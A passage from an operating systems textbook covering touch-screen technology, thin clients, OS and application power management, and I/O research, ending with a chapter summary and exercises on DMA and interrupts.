plastic. However, a thin film of **ITO** (**Indium Tin Oxide**) or some similar conducive material) is printed in thin lines onto the surface's underside. Beneath it, but not quite touching it, is a second surface also coated with a layer of ITO. On the top surface, the charge runs in the vertical direction and there are conductive connections at the top and bottom. In the bottom layer the charge runs horizontally and there are connections on the left and right. When you touch the screen, you dent the plastic so that the top layer of ITO touches the bottom layer. To find out the exact position of the finger or stylus touching it, all you need to do is measure the resistance in both directions at all the horizontal positions of the bottom and all the vertical positions of the top layer.

Capacitive Screens have two hard surfaces, typically glass, each coated with ITO. A typical configuration is to have ITO added to each surface in parallel lines, where the lines in the top layer are perpendicular to those in the bottom layer. For instance, the top layer may be coated in thin lines in a vertical direction, while the bottom layer has a similarly striped pattern in the horizontal direction. The two charged surfaces, separated by air, form a grid of really small capacitors. Voltages are applied alternately to the horizontal and vertical lines, while the voltage values, which are affected by the capacitance of each intersection, are read out on the other ones. When you put your finger onto the screen, you change the local capacitance. By very accurately measuring the miniscule voltage changes everywhere, it is possible to discover the location of the finger on the screen. This operation is repeated many times per second with the coordinates touched fed to the device driver as a stream of (x, y) pairs. Further processing, such as determining whether pointing, pinching, expanding, or swiping is taking place is done by the operating system.

What is nice about resistive screens is that the pressure determines the outcome of the measurements. In other words, it will work even if you are wearing gloves in cold weather. This is not true of capacitive screens, unless you wear special gloves. For instance, you can sew a conductive thread (like silver-plated nylon) through the fingertips of the gloves, or if you are not a needling person, buy them ready-made. Alternatively, you cut off the tips of your gloves and be done in 10 seconds.

What is not so nice about resistive screens is that they typically cannot support **multitouch**, a technique that detects multiple touches at the same time. It allows you to manipulate objects on the screen with two or more fingers. People (and perhaps also orangutans) like multitouch because it enables them to use pinch-and-expand gestures with two fingers to enlarge or shrink a picture or document. Imagine that the two fingers are at (3, 3) and (8, 8). As a result, the resistive screen may notice a change in resistance on the $x = 3$ and $x = 8$ vertical lines, and the $y = 3$ and $y = 8$ horizontal lines. Now consider a different scenario with the fingers at (3, 8) and (8, 3), which are the opposite corners of the rectangle whose corners are (3, 3), (8, 3), (8, 8), and (3, 8). The resistance in precisely the same lines has changed, so the software has no way of telling which of the two scenarios holds. This problem is called **ghosting**. Because capacitive screens send a stream of (x, y) coordinates, they are more adept at supporting multitouch.

Manipulating a touch screen with just a single finger is still fairly WIMPy—you just replace the mouse pointer with your stylus or index finger. Multitouch is a bit more complicated. Touching the screen with five fingers is like pushing five mouse pointers across the screen at the same time and clearly changes things for the window manager. Multitouch screens have become ubiquitous and increasingly sensitive and accurate. Nevertheless, it is unclear whether the Five Point Palm Exploding Heart Technique has any effect on the CPU.

5.7 THIN CLIENTS

Over the years, the main computing paradigm has oscillated between centralized and decentralized computing. The first computers, such as the ENIAC, were, in fact, personal computers, albeit large ones, because only one person could use one at once. Then came timesharing systems, in which many remote users at simple terminals shared a big central computer. Next came the PC era, in which the users had their own personal computers again.

While the decentralized PC model has advantages, it also has some severe disadvantages that are only beginning to be taken seriously. Probably the biggest problem is that each PC has a large hard disk and complex software that must be maintained. For example, when a new release of the operating system comes out, a great deal of work has to be done to perform the upgrade on each machine separately. At most corporations, the labor costs of doing this kind of software maintenance dwarf the actual hardware and software costs. For home users, the labor is technically free, but few people are capable of doing it correctly and fewer still enjoy doing it. With a centralized system, only one or a few machines have to be updated and those machines have a staff of experts to do the work.

A related issue is that users should make regular backups of their gigabyte file systems, but few of them do. When disaster strikes, a great deal of moaning and wringing of hands tends to follow. With a centralized system, backups can be made every night by automated tape robots.

Another advantage is that resource sharing is easier with centralized systems. A system with 256 remote users, each with 256 MB of RAM, will have most of that RAM idle most of the time. With a centralized system with 64 GB of RAM, it never happens that some user temporarily needs a lot of RAM but cannot get it because it is on someone else's PC. The same argument holds for disk space and other resources.

Finally, we are starting to see a shift from PC-centric computing to Web-centric computing. One area where this shift is very far along is email. People used to get their email delivered to their home machine and read it there. Nowadays, many people log into Gmail, Hotmail, or Yahoo and read their mail there. The next step is for people to log into other Websites to do word processing, build spreadsheets,

and other things that used to require PC software. It is even possible that eventually the only software people run on their PC is a Web browser, and maybe not even that.

It is probably a fair conclusion to say that most users want high-performance interactive computing but do not really want to administer a computer. This has led researchers to reexamine timesharing using dumb terminals (now politely called **thin clients**) that meet modern terminal expectations. X was a step in this direction and dedicated X terminals were popular for a little while but they fell out of favor because they cost as much as PCs, could do less, and still needed some software maintenance. The holy grail would be a high-performance interactive computing system in which the user machines had no software at all. Interestingly enough, this goal is achievable.

One of the best known thin clients is the **Chromebook**. It is pushed actively by Google, but with a wide variety of manufacturers providing a wide variety of models. The notebook runs **ChromeOS** which is based on Linux and the Chrome Web browser and is assumed to be online all the time. Most other software is hosted on the Web in the form of **Web Apps**, making the software stack on the Chromebook itself considerably thinner than in most traditional notebooks. On the other hand, a system that runs a full Linux stack, and a Chrome browser, it is not exactly anorexic either.

5.8 POWER MANAGEMENT

The first general-purpose electronic computer, the ENIAC, had 18,000 vacuum tubes and consumed 140,000 watts of power. As a result, it ran up a nontrivial electricity bill. After the invention of the transistor, power usage dropped dramatically and the computer industry lost interest in power requirements. However, nowadays power management is back in the spotlight for several reasons, and the operating system is playing a role here.

Let us start with desktop PCs. A desktop PC often has a 200-watt power supply (which is typically 85% efficient, that is, loses 15% of the incoming energy to heat). If 100 million of these machines are turned on at once worldwide, together they use 20,000 megawatts of electricity. This is the total output of 20 average-sized nuclear power plants. If power requirements could be cut in half, we could get rid of 10 nuclear power plants. From an environmental point of view, getting rid of 10 nuclear power plants (or an equivalent number of fossil-fuel plants) is a big win and well worth pursuing.

The other place where power is a big issue is on battery-powered computers, including notebooks, handhelds, and Webpads, among others. The heart of the problem is that the batteries cannot hold enough charge to last very long, a few hours at most. Furthermore, despite massive research efforts by battery companies, computer companies, and consumer electronics companies, progress is glacial. To

an industry used to a doubling of performance every 18 months (Moore's law), having no progress at all seems like a violation of the laws of physics, but that is the current situation. As a consequence, making computers use less energy so existing batteries last longer is high on everyone's agenda. The operating system plays a major role here, as we will see below.

At the lowest level, hardware vendors are trying to make their electronics more energy efficient. Techniques used include reducing transistor size, employing dynamic voltage scaling, using low-swing and adiabatic buses, and similar techniques. These are outside the scope of this book, but interested readers can find a good survey in a paper by Venkatachalam and Franz (2005).

There are two general approaches to reducing energy consumption. The first one is for the operating system to turn off parts of the computer (mostly I/O devices) when they are not in use because a device that is off uses little or no energy. The second one is for the application program to use less energy, possibly degrading the quality of the user experience, in order to stretch out battery time. We will look at each of these approaches in turn, but first we will say a little bit about hardware design with respect to power usage.

5.8.1 Hardware Issues

Batteries come in two general types: disposable and rechargeable. Disposable batteries (most commonly AAA, AA, and D cells) can be used to run handheld devices, but do not have enough energy to power notebook computers with large bright screens. A rechargeable battery, in contrast, can store enough energy to power a notebook for a few hours. Nickel cadmium batteries used to dominate here, but they gave way to nickel metal hydride batteries, which last longer and do not pollute the environment quite as badly when they are eventually discarded. Lithium ion batteries are even better, and may be recharged without first being fully drained, but their capacities are also severely limited.

The general approach most computer vendors take to battery conservation is to design the CPU, memory, and I/O devices to have multiple states: on, sleeping, hibernating, and off. To use the device, it must be on. When the device will not be needed for a short time, it can be put to sleep, which reduces energy consumption. When it is not expected to be needed for a longer interval, it can be made to hibernate, which reduces energy consumption even more. The trade-off here is that getting a device out of hibernation often takes more time and energy than getting it out of sleep state. Finally, when a device is off, it does nothing and consumes no power. Not all devices have all these states, but when they do, it is up to the operating system to manage the state transitions at the right moments.

Some computers have two or even three power buttons. One of these may put the whole computer in sleep state, from which it can be awakened quickly by typing a character or moving the mouse. Another may put the computer into hibernation, from which wakeup takes far longer. In both cases, these buttons typically do

nothing except send a signal to the operating system, which does the rest in software. In some countries, electrical devices must, by law, have a mechanical power switch that breaks a circuit and removes power from the device, for safety reasons. To comply with this law, another switch may be needed.

Power management brings up a number of questions that the operating system has to deal with. Many of them relate to resource hibernation—selectively and temporarily turning off devices, or at least reducing their power consumption when they are idle. Questions that must be answered include these: Which devices can be controlled? Are they on/off, or are there intermediate states? How much power is saved in the low-power states? Is energy expended to restart the device? Must some context be saved when going to a low-power state? How long does it take to go back to full power? Of course, the answers to these questions vary from device to device, so the operating system must be able to deal with a range of possibilities.

Various researchers have examined notebook computers to see where the power goes. Li et al. (1994) measured various workloads and came to the conclusions shown in Fig. 5-40. Lorch and Smith (1998) made measurements on other machines and came to the conclusions shown in Fig. 5-40. Weiser et al. (1994) also made measurements but did not publish the numerical values. They simply stated that the top three energy sinks were the display, hard disk, and CPU, in that order. While these numbers do not agree closely, possibly because the different brands of computers measured indeed have different energy requirements, it seems clear that the display, hard disk, and CPU are obvious targets for saving energy. On devices like smartphones, there may be other power drains, like the radio and GPS. Although we focus on displays, disks, CPUs and memory in this section, the princples are the same for other peripherals.

Device	Li et al. (1994)	Lorch and Smith (1998)
Display	68%	39%
CPU	12%	18%
Hard disk	20%	12%
Modem		6%
Sound		2%
Memory	0.5%	1%
Other		22%

Figure 5-40. Power consumption of various parts of a notebook computer.

5.8.2 Operating System Issues

The operating system plays a key role in energy management. It controls all the devices, so it must decide what to shut down and when to shut it down. If it shuts down a device and that device is needed again quickly, there may be an

annoying delay while it is restarted. On the other hand, if it waits too long to shut down a device, energy is wasted for nothing.

The trick is to find algorithms and heuristics that let the operating system make good decisions about what to shut down and when. The trouble is that "good" is highly subjective. One user may find it acceptable that after 30 seconds of not using the computer it takes 2 seconds for it to respond to a keystroke. Another user may swear a blue streak under the same conditions. In the absence of audio input, the computer cannot tell these users apart.

The Display

Let us now look at the big spenders of the energy budget to see what can be done about each one. One of the biggest items in everyone's energy budget is the display. To get a bright sharp image, the screen must be backlit and that takes substantial energy. Many operating systems attempt to save energy here by shutting down the display when there has been no activity for some number of minutes. Often the user can decide what the shutdown interval is, thus pushing the trade-off between frequent blanking of the screen and draining the battery quickly back to the user (who probably really does not want it). Turning off the display is a sleep state because it can be regenerated (from the video RAM) almost instantaneously when any key is struck or the pointing device is moved.

One possible improvement was proposed by Flinn and Satyanarayanan (2004). They suggested having the display consist of some number of zones that can be independently powered up or down. In Fig. 5-41, we depict 16 zones, using dashed lines to separate them. When the cursor is in window 2, as shown in Fig. 5-41(a), only the four zones in the lower righthand corner have to be lit up. The other 12 can be dark, saving 3/4 of the screen power.

When the user moves the cursor to window 1, the zones for window 2 can be darkened and the zones behind window 1 can be turned on. However, because window 1 straddles 9 zones, more power is needed. If the window manager can sense what is happening, it can automatically move window 1 to fit into four zones, with a kind of snap-to-zone action, as shown in Fig. 5-41(b). To achieve this reduction from 9/16 of full power to 4/16 of full power, the window manager has to understand power management or be capable of accepting instructions from some other piece of the system that does. Even more sophisticated would be the ability to partially illuminate a window that was not completely full (e.g., a window containing short lines of text could be kept dark on the right-hand side).

The Hard Disk

Another major villain is the hard disk. It takes substantial energy to keep it spinning at high speed, even if there are no accesses. Many computers, especially notebooks, spin the disk down after a certain number of minutes of being idle.




Figure 5-41. The use of zones for backlighting the display. (a) When window 2 is selected, it is not moved. (b) When window 1 is selected, it moves to reduce the number of zones illuminated.

When it is next needed, it is spun up again. Unfortunately, a stopped disk is hibernating rather than sleeping because it takes quite a few seconds to spin it up again, which causes noticeable delays for the user.

In addition, restarting the disk consumes considerable energy. As a consequence, every disk has a characteristic time, T_d, that is its break-even point, often in the range 5 to 15 sec. Suppose that the next disk access is expected to come some time t in the future. If $t < T_d$, it takes less energy to keep the disk spinning rather than spin it down and then spin it up so quickly. If $t > T_d$, the energy saved makes it worth spinning the disk down and then up again much later. If a good prediction could be made (e.g., based on past access patterns), the operating system could make good shutdown predictions and save energy. In practice, most systems are conservative and stop the disk only after a few minutes of inactivity.

Another way to save disk energy is to have a substantial disk cache in RAM. If a needed block is in the cache, an idle disk does not have to be restarted to satisfy the read. Similarly, if a write to the disk can be buffered in the cache, a stopped disk does not have to restarted just to handle the write. The disk can remain off until the cache fills up or a read miss happens.

Another way to avoid unnecessary disk starts is for the operating system to keep running programs informed about the disk state by sending them messages or signals. Some programs have discretionary writes that can be skipped or delayed. For example, a word processor may be set up to write the file being edited to disk every few minutes. If at the moment it would normally write the file out, the word processor knows that the disk is off, it can delay this write until it is turned on.

The CPU

The CPU can also be managed to save energy. A notebook CPU can be put to sleep in software, reducing power usage to almost zero. The only thing it can do in this state is wake up when an interrupt occurs. Therefore, whenever the CPU goes idle, either waiting for I/O or because there is no work to do, it goes to sleep.

On many computers, there is a relationship between CPU voltage, clock cycle, and power usage. The CPU voltage can often be reduced in software, which saves energy but also reduces the clock cycle (approximately linearly). Since power consumed is proportional to the square of the voltage, cutting the voltage in half makes the CPU about half as fast but at 1/4 the power.

This property can be exploited for programs with well-defined deadlines, such as multimedia viewers that have to decompress and display a frame every 40 msec, but go idle if they do it faster. Suppose that a CPU uses x joules while running full blast for 40 msec and $x/4$ joules running at half speed. If a multimedia viewer can decompress and display a frame in 20 msec, the operating system can run at full power for 20 msec and then shut down for 20 msec for a total energy usage of $x/2$ joules. Alternatively, it can run at half power and just make the deadline, but use only $x/4$ joules instead. A comparison of running at full speed and full power for some time interval and at half speed and one-quarter power for twice as long is shown in Fig. 5-42. In both cases the same work is done, but in Fig. 5-42(b) only half the energy is consumed doing it.




Figure 5-42. (a) Running at full clock speed. (b) Cutting voltage by two cuts clock speed by two and power consumption by four.

In a similar vein, if a user is typing at 1 char/sec, but the work needed to process the character takes 100 msec, it is better for the operating system to detect the long idle periods and slow the CPU down by a factor of 10. In short, running slowly is more energy efficient than running quickly.

Interestingly, scaling down the CPU cores does not always imply a reduction in performance. Hruby et al. (2013) show that sometimes the performance of the network stack *improves* with slower cores. The explanation is that a core can be too fast for its own good. For instance, imagine a CPU with several fast cores, where one core is responsible for the transmission of network packets on behalf of a producer running on another core. The producer and the network stack communicate directly via shared memory and they both run on dedicated cores. The producer performs a fair amount of computation and cannot quite keep up with the core of the network stack. On a typical run, the network will transmit all it has to transmit and poll the shared memory for some amount of time to see if there is really no

more data to transmit. Finally, it will give up and go to sleep, because continuous polling is very bad for power consumption. Shortly after, the producer provides more data, but now the network stack is fast sleep. Waking up the stack takes time and slows down the throughput. One possible solution is never to sleep, but this is not attractive either because doing so would increase the power consumption—exactly the opposite of what we are trying to achieve. A much more attractive solution is to run the network stack on a slower core, so that it is constantly busy (and thus never sleeps), while still reducing the power consumption. If the network core is slowed down carefully, its performance will be better than a configuration where all cores are blazingly fast.

The Memory

Two possible options exist for saving energy with the memory. First, the cache can be flushed and then switched off. It can always be reloaded from main memory with no loss of information. The reload can be done dynamically and quickly, so turning off the cache is entering a sleep state.

A more drastic option is to write the contents of main memory to the disk, then switch off the main memory itself. This approach is hibernation, since virtually all power can be cut to memory at the expense of a substantial reload time, especially if the disk is off, too. When the memory is cut off, the CPU either has to be shut off as well or has to execute out of ROM. If the CPU is off, the interrupt that wakes it up has to cause it to jump to code in ROM so the memory can be reloaded before being used. Despite all the overhead, switching off the memory for long periods of time (e.g., hours) may be worth it if restarting in a few seconds is considered much more desirable than rebooting the operating system from disk, which often takes a minute or more.

Wireless Communication

Increasingly many portable computers have a wireless connection to the outside world (e.g., the Internet). The radio transmitter and receiver required are often first-class power hogs. In particular, if the radio receiver is always on in order to listen for incoming email, the battery may drain fairly quickly. On the other hand, if the radio is switched off after, say, 1 minute of being idle, incoming messages may be missed, which is clearly undesirable.

One efficient solution to this problem has been proposed by Kravets and Krishnan (1998). The heart of their solution exploits the fact that mobile computers communicate with fixed base stations that have large memories and disks and no power constraints. What they propose is to have the mobile computer send a message to the base station when it is about to turn off the radio. From that time on, the base station buffers incoming messages on its disk. The mobile computer may indicate explicitly how long it is planning to sleep, or simply inform the base station

when it switches on the radio again. At that point any accumulated messages can be sent to it.

Outgoing messages that are generated while the radio is off are buffered on the mobile computer. If the buffer threatens to fill up, the radio is turned on and the queue transmitted to the base station.

When should the radio be switched off? One possibility is to let the user or the application program decide. Another is to turn it off after some number of seconds of idle time. When should it be switched on again? Again, the user or program could decide, or it could be switched on periodically to check for inbound traffic and transmit any queued messages. Of course, it also should be switched on when the output buffer is close to full. Various other heuristics are possible.

An example of a wireless technology supporting such a power-management scheme can be found in 802.11 (“WiFi”) networks. In 802.11, a mobile computer can notify the access point that it is going to sleep but it will wake up before the base station sends the next beacon frame. The access point sends out these frames periodically. At that point the access point can tell the mobile computer that it has data pending. If there is no such data, the mobile computer can sleep again until the next beacon frame.

Thermal Management

A somewhat different, but still energy-related issue, is thermal management. Modern CPUs get extremely hot due to their high speed. Desktop machines normally have an internal electric fan to blow the hot air out of the chassis. Since reducing power consumption is usually not a driving issue with desktop machines, the fan is usually on all the time.

With notebooks, the situation is different. The operating system has to monitor the temperature continuously. When it gets close to the maximum allowable temperature, the operating system has a choice. It can switch on the fan, which makes noise and consumes power. Alternatively, it can reduce power consumption by reducing the backlighting of the screen, slowing down the CPU, being more aggressive about spinning down the disk, and so on.

Some input from the user may be valuable as a guide. For example, a user could specify in advance that the noise of the fan is objectionable, so the operating system would reduce power consumption instead.

Battery Management

In ye olde days, a battery just provided current until it was fully drained, at which time it stopped. Not any more. Mobile devices now use smart batteries now, which can communicate with the operating system. Upon request from the operating system, they can report on things like their maximum voltage, current voltage, maximum charge, current charge, maximum drain rate, current drain rate, and

more. Most mobile devices have programs that can be run to query and display all these parameters. Smart batteries can also be instructed to change various operational parameters under control of the operating system.

Some notebooks have multiple batteries. When the operating system detects that one battery is about to go, it has to arrange for a graceful cutover to the next one, without causing any glitches during the transition. When the final battery is on its last legs, it is up to the operating system to warn the user and then cause an orderly shutdown, for example, making sure that the file system is not corrupted.

Driver Interface

Several operating systems have an elaborate mechanism for doing power management called **ACPI** (**Advanced Configuration and Power Interface**). The operating system can send any conformant driver commands asking it to report on the capabilities of its devices and their current states. This feature is especially important when combined with plug and play because just after it is booted, the operating system does not even know what devices are present, let alone their properties with respect to energy consumption or power manageability.

It can also send commands to drivers instructing them to cut their power levels (based on the capabilities that it learned earlier, of course). There is also some traffic the other way. In particular, when a device such as a keyboard or a mouse detects activity after a period of idleness, this is a signal to the system to go back to (near) normal operation.

5.8.3 Application Program Issues

So far we have looked at ways the operating system can reduce energy usage by various kinds of devices. But there is another approach as well: tell the programs to use less energy, even if this means providing a poorer user experience (better a poorer experience than no experience when the battery dies and the lights go out). Typically, this information is passed on when the battery charge is below some threshold. It is then up to the programs to decide between degrading performance to lengthen battery life or to maintain performance and risk running out of energy.

One question that comes up here asks how a program can degrade its performance to save energy. This question has been studied by Flinn and Satyanarayanan (2004). They provided four examples of how degraded performance can save energy. We will now look at these.

In this study, information is presented to the user in various forms. When no degradation is present, the best possible information is presented. When degradation is present, the fidelity (accuracy) of the information presented to the user is worse than what it could have been. We will see examples of this shortly.

In order to measure the energy usage, Flinn and Satyanarayanan devised a software tool called PowerScope. What it does is provide a power-usage profile of a program. To use it, a computer must be hooked up to an external power supply through a software-controlled digital multimeter. Using the multimeter, software is able to read out the number of milliamperes coming in from the power supply and thus determine the instantaneous power being consumed by the computer. What PowerScope does is periodically sample the program counter and the power usage and write these data to a file. After the program has terminated, the file is analyzed to give the energy usage of each procedure. These measurements formed the basis of their observations. Hardware energy-saving measures were also used and formed the baseline against which the degraded performance was measured.

The first program measured was a video player. In undegraded mode, it plays 30 frames/sec in full resolution and in color. One form of degradation is to abandon the color information and display the video in black and white. Another form of degradation is to reduce the frame rate, which leads to flicker and gives the movie a jerky quality. Still another form of degradation is to reduce the number of pixels in both directions, either by lowering the spatial resolution or making the displayed image smaller. Measures of this type saved about 30% of the energy.

The second program was a speech recognizer. It sampled the microphone to construct a waveform. This waveform could either be analyzed on the notebook computer or be sent over a radio link for analysis on a fixed computer. Doing this saves CPU energy but uses energy for the radio. Degradation was accomplished by using a smaller vocabulary and a simpler acoustic model. The win here was about 35%.

The next example was a map viewer that fetched the map over the radio link. Degradation consisted of either cropping the map to smaller dimensions or telling the remote server to omit smaller roads, thus requiring fewer bits to be transmitted. Again here a gain of about 35% was achieved.

The fourth experiment was with transmission of JPEG images to a Web browser. The JPEG standard allows various algorithms, trading image quality against file size. Here the gain averaged only 9%. Still, all in all, the experiments showed that by accepting some quality degradation, the user can run longer on a given battery.

5.9 RESEARCH ON INPUT/OUTPUT

There is a fair amount of research on input/output. Some of it is focused on specific devices, rather than I/O in general. Other work focuses on the entire I/O infrastructure. For instance, the Streamline architecture aims to provide application-tailored I/O that minimizes overhead due to copying, context switching, signaling and poor use of the cache and TLB (DeBruijn et al., 2011). It builds on the notion of Beltway Buffers, advanced circular buffers that are more efficient than

existing buffering systems (DeBruijn and Bos, 2008). Streamline is especially useful for demanding network applications. Megapipe (Han et al., 2012) is another network I/O architecture for message-oriented workloads. It creates per-core bidirectional channels between the kernel and user space, on which the systems layers abstractions like lightweight sockets. The sockets are not quite POSIX-compliant, so applications need to be adapted to benefit from the more efficient I/O.

Often, the goal of the research is to improve performance of a specific device in one way or another. Disk systems are a case in point. Disk-arm scheduling algorithms are an ever-popular research area. Sometimes the focus is on improved peformance (Gonzalez-Ferez et al., 2012; Prabhakar et al., 2013; and Zhang et al., 2012b) but sometimes it is on lower energy usage (Krish et al., 2013; Nijim et al., 2013; and Zhang et al., 2012a). With the popularity of server consolidation using virtual machines, disk scheduling for virtualized systems has become a hot topic (Jin et al., 2013; and Ling et al., 2012).

Not all topics are new though. That old standby, RAID, still gets plenty of attention (Chen et al., 2013; Moon and Reddy; 2013; and Timcenko and Djordjevic, 2013) as do SSDs (Dayan et al., 2013; Kim et al., 2013; and Luo et al., 2013). On the theoretical front, some researchers are looking at modeling disk systems in order to better understand their performance under different workloads (Li et al., 2013b; and Shen and Qi, 2013).

Disks are not the only I/O device in the spotlight. Another key research area relating to I/O is networking. Topics include energy usage (Hewage and Voigt, 2013; and Hoque et al., 2013), networks for data centers (Haitjema, 2013; Liu et al., 2103; and Sun et al., 2013), quality of service (Gupta, 2013; Hemkumar and Vinaykumar, 2012; and Lai and Tang, 2013), and performance (Han et al., 2012; and Soorty, 2012).

Given the large number of computer scientists with notebook computers and given the microscopic battery lifetime on most of them, it should come as no surprise that there is tremendous interest in using software techniques to reduce power consumption. Among the specialized topics being looked at are balancing the clock speed on different cores to achieve sufficient performance without wasting power (Hruby 2013), energy usage and quality of service (Holmbacka et al., 2013), estimating energy usage in real time (Dutta et al., 2013), providing OS services to manage energy usage (Weissel, 2012) examining the energy cost of security (Kabri and Seret, 2009), and scheduling for multimedia (Wei et al., 2010).

Not everyone is interested in notebooks, though. Some computer scientists think big and want to save megawatts at data centers (Fetzer and Knauth, 2012; Schwartz et al., 2012; Wang et al., 2013b; and Yuan et al., 2012).

At the other end of the spectrum, a very hot topic is energy use in sensor networks (Albath et al., 2013; Mikhaylov and Tervonen, 2013; Rasaneh and Banirostam, 2013; and Severini et al., 2012).

Somewhat surprisingly, even the lowly clock is still a subject of research. To provide good resolution, some operating systems run the clock at 1000 Hz, which

leads to substantial overhead. Getting rid of this overhead is where the research comes in (Tsafir et al., 2005).

Similarly, interrupt latency is still a concern for research groups, especially in the area of real-time operating systems. Since these are often found embedded in critical systems (like controls of brake and steering systems), permitting interrupts only at very specific preemption points enables the system to control the possible interleavings and permits the use of formal verification to improve dependability (Blackham et al., 2012).

Device drivers are also still a very active research area. Many operating system crashes are caused by buggy device drivers. In Symdrive, the authors present a framework to test device drivers without actually talking to devices (Renzelmann et al., 2012). As an alternative approach, Rhyzik et al. (2009) show how device drivers can be constructed automatically from specifications, with fewer chances of bugs.

Thin clients are also a topic of interest, especially mobile devices connected to the cloud (Hocking, 2011; and Tuan-Anh et al., 2013). Finally, there are some papers on unusual topics such as buildings as big I/O devices (Dawson-Haggerty et al., 2013).

5.10 SUMMARY

Input/output is an often neglected, but important, topic. A substantial fraction of any operating system is concerned with I/O. I/O can be accomplished in one of three ways. First, there is programmed I/O, in which the main CPU inputs or outputs each byte or word and sits in a tight loop waiting until it can get or send the next one. Second, there is interrupt-driven I/O, in which the CPU starts an I/O transfer for a character or word and goes off to do something else until an interrupt arrives signaling completion of the I/O. Third, there is DMA, in which a separate chip manages the complete transfer of a block of data, given an interrupt only when the entire block has been transferred.

I/O can be structured in four levels: the interrupt-service procedures, the device drivers, the device-independent I/O software, and the I/O libraries and spoolers that run in user space. The device drivers handle the details of running the devices and providing uniform interfaces to the rest of the operating system. The device-independent I/O software does things like buffering and error reporting.

Disks come in a variety of types, including magnetic disks, RAIDs, flash drives, and optical disks. On rotating disks, disk arm scheduling algorithms can often be used to improve disk performance, but the presence of virtual geometries complicates matters. By pairing two disks, a stable storage medium with certain useful properties can be constructed.

Clocks are used for keeping track of the real time, limiting how long processes can run, handling watchdog timers, and doing accounting.

Character-oriented terminals have a variety of issues concerning special characters that can be input and special escape sequences that can be output. Input can be in raw mode or cooked mode, depending on how much control the program wants over the input. Escape sequences on output control cursor movement and allow for inserting and deleting text on the screen.

Most UNIX systems use the X Window System as the basis of the user interface. It consists of programs that are bound to special libraries that issue drawing commands and an X server that writes on the display.

Many personal computers use GUIs for their output. These are based on the WIMP paradigm: windows, icons, menus, and a pointing device. GUI-based programs are generally event driven, with keyboard, mouse, and other events being sent to the program for processing as soon as they happen. In UNIX systems, the GUIs almost always run on top of X.

Thin clients have some advantages over standard PCs, notably simplicity and less maintenance for users.

Finally, power management is a major issue for phones, tablets, and notebooks because battery lifetimes are limited and for desktop and server machines because of an organization's energy bills. Various techniques can be employed by the operating system to reduce power consumption. Programs can also help out by sacrificing some quality for longer battery lifetimes.

PROBLEMS

1. Advances in chip technology have made it possible to put an entire controller, including all the bus access logic, on an inexpensive chip. How does that affect the model of Fig. 1-6?
2. Given the speeds listed in Fig. 5-1, is it possible to scan documents from a scanner and transmit them over an 802.11g network at full speed? Defend your answer.
3. Figure 5-3(b) shows one way of having memory-mapped I/O even in the presence of separate buses for memory and I/O devices, namely, to first try the memory bus and if that fails try the I/O bus. A clever computer science student has thought of an improvement on this idea: try both in parallel, to speed up the process of accessing I/O devices. What do you think of this idea?
4. A DMA controller has four channels. The controller is capable of requesting a 32-bit word every 100 nsec. A response takes equally long. How fast does the bus have to be to avoid being a bottleneck?
5. Suppose that a system uses DMA for data transfer from disk controller to main memory. Further assume that it takes t_1 nsec on average to acquire the bus and t_2 nsec to transfer one word over the bus ($t_1 \gg t_2$). After the CPU has programmed the DMA controller, how long will it take to transfer 1000 words from the disk controller to main memory, if (a) word-at-a-time mode is used, (b) burst mode is used? Assume that commanding the disk controller requires acquiring the bus to send one word and

acknowledging a transfer also requires acquiring the bus to send one word.

6. One mode that some DMA controllers use is to have the device controller send the word to the DMA controller, which then issues a second bus request to write to memory. How can this mode be used to perform memory to memory copy? Discuss any advantage or disadvantage of using this method instead of using the CPU to perform memory to memory copy.

7. Suppose that a computer can read or write a memory word in 10 nsec. Also suppose that when an interrupt occurs, all 32 CPU registers, plus the program counter and PSW are pushed onto the stack. What is the maximum number of interrupts per second this machine can process?

8. In Fig. 5-9(b), the interrupt is not acknowledged until after the next character has been output to the printer. Could it have equally well been acknowledged right at the start of the interrupt service procedure? If so, give one reason for doing it at the end, as in the text. If not, why not?

9. A computer has a three-stage pipeline as shown in Fig. 1-7(a). On each clock cycle, one new instruction is fetched from memory at the address pointed to by the PC and put into the pipeline and the PC advanced. Each instruction occupies exactly one memory word. The instructions already in the pipeline are each advanced one stage. When an interrupt occurs, the current PC is pushed onto the stack, and the PC is set to the address of the interrupt handler. Then the pipeline is shifted right one stage and the first instruction of the interrupt handler is fetched into the pipeline. Does this machine have precise interrupts? Defend your answer.

10. For some applications, a typical printed page of text contains 45 lines of 80 characters each. Imagine that a certain printer can print 6 pages per minute and that the time to write a character to the printer's output register is so short it can be ignored. Does it make sense to run this printer using interrupt-driven I/O if each character printed requires an interrupt that takes 50 μsec all-in to service?

11. What is "device independence"?

12. Explain how an OS can facilitate installation of a new device without any need for recompiling the OS.

13. In which of the four I/O software layers is each of the following done.

    (a) Computing the track, sector, and head for a disk read.
    (b) Writing commands to the device registers.
    (c) Checking to see if the user is permitted to use the device.
    (d) Converting binary integers to ASCII for printing.

